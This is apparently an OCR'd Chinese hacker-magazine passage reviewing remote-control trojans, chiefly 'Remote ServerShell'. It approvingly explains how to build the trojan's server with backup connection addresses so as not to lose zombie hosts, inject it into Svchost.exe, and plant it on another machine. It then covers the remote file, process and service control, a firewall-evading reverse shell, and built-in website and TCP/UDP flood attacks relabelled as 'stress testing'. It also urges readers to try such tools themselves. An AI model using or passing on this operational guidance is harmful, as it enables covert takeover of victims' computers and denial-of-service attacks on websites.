文件进行搜索，程序同时也支持利用通配符来进行搜索。

到此为止，这款国外的文件搬运工“Remote File Transfer”就为大家介绍到这，这款木马程序虽然功能十分地单一，并且也没有任何的服务端程序伪装，但是作为一款正规的远程控制软件使用还是不错的选择。感兴趣的朋友不妨亲自动手试一试，毕竟我们可以感受一下国外的程序和国内的区别。

（本文所涉及到的Remote File Transfer已收录到光盘中）

文章难易度：★★★
文章阅读点：对于一款以压力测试为亮点的远程控制软件的介绍

以压力测试的名义进行远控

天涯衰草

这天在一个黑客论坛中发现有人公布了一款名为Remote ServerShell的远程控制软件，看到名字我本以为是Radmin的一个外壳程序，可测试后才发现它原来是一款货真价实的国产程序。它除了拥有常见的远程控制功能外，还有一项非常特殊的控制功能，具体是什么功能呢？下面就请大家跟随我的介绍来一起了解这款远程控制软件吧。

一、服务端的配置

首先运行Remote ServerShell的客户端程序，点击“文件”菜单中的“配置服务端”命令，然后就可以在弹出的窗口进行服务端程序的配置了。Remote ServerShell的服务端配置一目了然，我们可以看到其采用了两个网络连接地址，这样的话就可以在一个连接地址失效的情况下，也不会担心自己的肉鸡会出现大面积丢失的情况了。




图 1

接着在“上线方式”中设置服务端的启动方式，由于当前木马程序的服务端文件都是以DLL文件的形式存在的，所以它的运行都必须依靠Svchost.Exe进程才行，因此会出现服务端文件线程插入到Svchost.Exe进程的情况。至于“安装目录”和“文件名称”选项，可以根据自己的需要进行设置，安装目录包括系统的Windows目录或System32目录，如图1。服务端设置完成后，点击“生成被控端”按钮就可以完成相应的配置操作了。

二、远程控制操作

现在将生成的服务端程序植入到局域网的另一台电脑上并运行，很快就听见一声清脆悦耳的上线提示音。通过上线列表可以清楚的看到每一台上线主机中的基本信息，包括IP地址、地址位置、主机名称、操作系统等。通过主界面上的功能标签以及右键菜单中的控制命令，就可以对远程计算机进行控制操作了。

1、文件管理传输

我们来感受一下Remote ServerShell木马的控制效果吧，首先单击右键，选择菜单中的“文件管理”命令，木马会自动跳转到“远程文件管理”窗口，该功能采用了最常用的资源管理器界面，这样用户控制起来就会更加得心应手了。通过它我们可以管理远程电脑的文件系统，支持复制、粘贴、删除等管理操作，并且文件传输还支持断点续传，如图2。

如果需要进行文件的上传或下载，只需要点击工具栏的“上传”命令，在弹出的窗口选择需要上传的文件就行了，此时切换到“远程文件传输”窗口，从中我们可以看到文件的上传进度，如图3。通过工具栏中的命令我们还可以终止或删除正在进行传输的文件。如果用户第一次没有传输完文件，那么在第




图 2




图 3

二次进行传输的时候，程序就会询问用户是断点续传还是覆盖重新传输。

2、远程系统信息

单击右键，选择菜单中的“系统信息”命令，我们会发现在“远程系统信息”中包含了大量的远程控制命令，比如系统信息、窗口管理、进程管理等。通过“系统信息”命令，我们可以查看到远程计算机的基本信息，包括系统的版本、计算机名称、主要硬件的信息等。如果系统信息没有自动读取出来，那么可以通过点击“系统信息”按钮来取得。通过“服务管理”命令，如果远程系统是NT核心的话，那么用户就可以对系统中的服务项进行管理，点击“查看服务”命令获得远程系统中的服务信息，包括常见的服务项的启动、停止、删除等，如图4。



图4

另外，我们通过“窗口管理”命令还可以对远程计算机中的窗口进行管理，这里所说的窗口并非是简单意义上的程序窗口，而是在系统中拥有窗口句柄的信息都包括在内。选择需要管理的窗口信息，点击“关闭窗口”命令就可以了。由于窗口列表中的信息有的是系统必须的，所以结束以后可能会引起系统的不稳定，如图5。“进程管理”和“窗口管理”命令，都可以对远程计算机进行管理，而通过“进程管理”命令则可以查看远程计算机中的进程状况，并通过“终止进程”命令对不要的进程进行关闭。




图5

3、Telnet控制

点击控制窗口中的“Telnet模拟器”，在其中可以看到“Telnet”和“模拟dos”两种模式，这两种控制方式完全不同，“Telnet”是通过Telnet命令和远程系统进行连接以后，在返回的信息窗口里面进行命令的操作，这是一种正向连接的操作方式，最大的优势就是连接操作非常的稳定。而“模拟dos”则是通过调用远程系统中的cmd.exe，然后在调用的cmd窗口中进行命令操作，这是一种反弹连接的方式，和我们常见的远程溢出非常相似，最大的好处就是可以穿透网络防火墙。无论用户采用哪一种连接方式，都只需要在命令框中输入相应的终端控制命令，然后点击所需要连接方式的按钮即可，如图6。




图6

4、辅助功能展示

经过前面的介绍，我们并没有感受到有什么特特殊的远程控制功能，但是当我切换到“辅助功能管理”项，顿时把自己惊得目瞪口呆，因为里面提供了各种各样的电子炸弹功能，当然现在的电子炸弹功能都被称之为“压力测试”了，Remote ServerShell木马主要提供了“网页专攻”和“XPSP2模式”这两种，其中的“网页专攻”不用多说是针对网站的，而“XPSP2模式”则是针对其它网络计算机的。

“网页专攻”提供了空Get、CC、变异CC、Get洪水等攻击，用户只需要在“攻击页面”里输入需要攻击的网站地址，然后输入端口和攻击线程并点击“开始测试”按钮，这样就可以进行攻击操作了，如图7。而“XPSP2模式”则提供了Tcp洪水、Udp洪水、Tcp多连等攻击方式，操作方式和“网页专攻”中的差不多，这里就不再进行相应的介绍了。

